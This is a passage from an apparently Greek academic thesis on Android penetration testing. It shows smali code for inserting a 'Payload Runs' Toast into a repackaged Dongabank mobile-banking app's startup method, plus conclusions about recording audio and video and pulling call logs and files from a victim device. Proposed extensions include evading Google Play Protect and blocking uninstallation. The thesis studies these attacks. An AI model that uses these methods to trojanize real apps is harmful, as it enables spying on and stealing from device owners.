.method public onCreate(Landroid/os/Bundle;)V
    .locals 2
    .param p1, "savedInstanceState"    # Landroid/os/Bundle;

    .prologue
    .line 15
    invoke-super {p0, p1}, Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V

    .line 16
    const v1, 0x7f03003b

    invoke-virtual {p0, v1}, Ldongabank/mobilebanking/SplashScreen;->setContentView(I)V

    .line 19
    new-instance v0, Ldongabank/mobilebanking/SplashScreen$1;

    invoke-direct {v0, p0}, Ldongabank/mobilebanking/SplashScreen$1;-><init>(Ldongabank/mobilebanking/SplashScreen;)V

    .line 41
    .local v0, "splashTread":Ljava/lang/Thread;
    invoke-virtual {v0}, Ljava/lang/Thread;->start()V

    .line 42
    return-void
.end method
```

Εικόνα 4.2.3.1: **Έυρεση έναρξης της MAIN.**

Στη συνέχεια θα πρέπει να γίνει η τοποθέτηση του κώδικα που ακολουθεί, ακριβώς κάτω από το **".locals 2"**, το οποίο βρίσκεται μέσα στο onCreate(Landroid/os/Bundle;), όπως φαίνεται και στην **Εικόνα 4.2.3.2**.

const/4 v0, 0x1

const-string v1, **"Εδώ μέσα τοποθετείται το μήνυμα που θέλουν οι χρήστες να εμφανίζεται"**

invoke-static {p0, v1, v0}, Landroid/widget/Toast;->makeText(Landroid/content/Context; Ljava/lang/CharSequence;I)Landroid/widget/Toast;

move-result-object v0

invoke-virtual {v0}, Landroid/widget/Toast;->show()V

```
# virtual methods
.method public onCreate(Landroid/os/Bundle;)V
    .locals 2

    const/4 v0, 0x1

    const-string v1, "Payload Runs"

    invoke-static {p0, v1, v0}, Landroid/widget/Toast;->makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)Landroid/widget/Toast;

    move-result-object v0

    invoke-virtual {v0}, Landroid/widget/Toast;->show()V

    .param p1, "savedInstanceState"    # Landroid/os/Bundle;

    .prologue
    .line 15
    invoke-super {p0, p1}, Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V
```

Εικόνα 4.2.3.2: **Εισαγωγή του Toast κώδικα στην MAIN.**

Όταν τέλος, θα γίνει η εγκατάσταση της εφαρμογής σε μία συσκευή και ανοιχτεί από το θύμα, θα του εμφανιστεί κάτι παρόμοιο με την **Εικόνα 4.2.3.3**.

Εικόνα 4.2.3.3: **Εμφάνιση του Toast μηνύματος στην εφαρμογή Dongabank.**[11]

5 ΣΥΜΠΕΡΑΣΜΑ ΚΑΙ ΜΕΛΛΟΝΤΙΚΕΣ ΑΝΑΒΑΘΜΙΣΕΙΣ

Στη παρούσα πτυχιακή ασχοληθήκαμε με την μελέτη και ανάλυση της ασφάλειας των κινητών συσκευών που βασίζονται στο λειτουργικό σύστημα Android, αλλά και των διαδικτυακών τους εφαρμογών που εκμεταλλεύονται την χορήγηση άδειας από άγνωστες πηγές. Ήρθαμε πολλές φορές αντιμέτωποι με πολλές δυσκολίες, όμως χάρη στις αναφορές και στα παραδείγματα που υπάρχουν στο διαδίκτυο, ανακαλύψαμε δύο πιθανούς τρόπους που έχουν να κάνουν με την επίτευξη μιας πετυχημένης δοκιμής διείσδυσης.

Μέσα από τις δοκιμές αυτές, εφαρμόσαμε διάφορες λειτουργίες για να έχουμε πρόσβαση στα προσωπικά δεδομένα μιας συσκευής, με τις πιο σημαντικές να είναι η ηχογράφηση μέσω του μικροφώνου, η καταγραφή βίντεο μέσω της κάμερας, την εμφάνιση του ιστορικού κλήσεων και γενικότερα το κατέβασμα όλων των αρχείων της συσκευής.

Όπως ισχύει για όλες τις εφαρμογές, έτσι και για την εφαρμογή μας, η ανάπτυξη της δεν σταματά εδώ, γιατί πάντα θα υπάρχουν περιθώρια εξέλιξης, λόγω του ότι η τεχνολογία αναπτύσσεται με γρήγορους ρυθμούς. Η εφαρμογή που αναπτύχθηκε θα μπορούσε να περιλαμβάνει και άλλες δυνατότητες, όπως αυτές που αναφέρονται παρακάτω:

1. Τη χρήση Bluetooth ή NFC για την εύκολη μεταφορά της εκάστοτε εφαρμογής στην συσκευή - θύμα.
2. Με την εγκατάσταση της εφαρμογής από το θύμα, να αποκτούμε root access στη συσκευή του.
3. Την απευθείας εγκατάσταση της εφαρμογής σε rooted συσκευές.
4. Την αναβάθμιση της εφαρμογής, για να παρακάμπτει τα μέτρα ασφαλείας του Google Play Protect.
5. Την δύσκολη - αδύνατη απεγκατάσταση της εφαρμογής.

ΒΙΒΛΙΟΓΡΑΦΙΑ

[1] Nikolay Elenkov. *Android Security Internals*. Jon Sawyer, 2015. isbn: 9781593275815. url: http://ftp.icm.edu.pl/packages/Hacked\%20Team/rcs-dev\%5Cshare/HOME/MarcoL/books/Android\%20Security\%20Internals.pdf.

[2] Joshua J. Drake. *Android Hacker's Handbook*. Wiley, 2014. isbn: 9781118608647. url: https://www.abebooks.com/9781118608647/Android-Hackers-Handbook-Joshua-Drake-111860864X/plp.

[3] Jacob Soo. *Posted July 28, 2016: SpyNote Android Trojan Builder Leaked*. url: https://unit42.paloaltonetworks.com/unit42-spynote-android-trojan-builder-leaked/. (accessed: 13.05.2019).

[4] Offensive Security. *Kali Linux*. 2013. url: https://www.kali.org/.

[5] OFFLINE. *Posted June 04, 2018: [v5.0] Spy Note – Fast and stable Android remote administration tool*. url: https://appnee.com/spy-note/. (accessed: 13.05.2019).

[6] Se7enPeace. *Posted April 11, 2015: Hack Android Using Kali (UPDATED and FAQ)*. url: https://null-byte.wonderhowto.com/how-to/hack-android-using-kali-updated-and-faq-0164704/. (accessed: 12.05.2019).

[7] F.E.A.R. *Posted August 09, 2015: Create a Persistent Back Door in Android Using Kali Linux:* url: https://null-byte.wonderhowto.com/how-to/create-persistent-back-door-android-using-kali-linux-0161280/. (accessed: 13.05.2019).

[8] APKMonk. *DAB Mobile Banking*. 2014. url: https://www.apkmonk.com/app/dongabank.mobilebanking/.

[9] Egypt. *Posted February 19, 2016: Weekly Metasploit Wrapup*. url: https://blog.rapid7.com/2016/02/19/weekly-metasploit-wrapup-18/. (accessed: 13.05.2019).

[10] JavaRockstar. *Posted February 18, 2017: HACK ANDROID MOBILE PHONE USING MSFVENOM KALI LINUX*. url: https://hackingvision.com/2017/02/18/hack-android-phone-metasploit/. (accessed: 12.05.2019).

[11] Zahir. *Posted June 20, 2016: How to add a Toast/Popup to your Android Mods*. url: https://iosgods.com/topic/30895-how-to-add-a-toastpopup-to-your-android-mods. (accessed: 11.05.2019).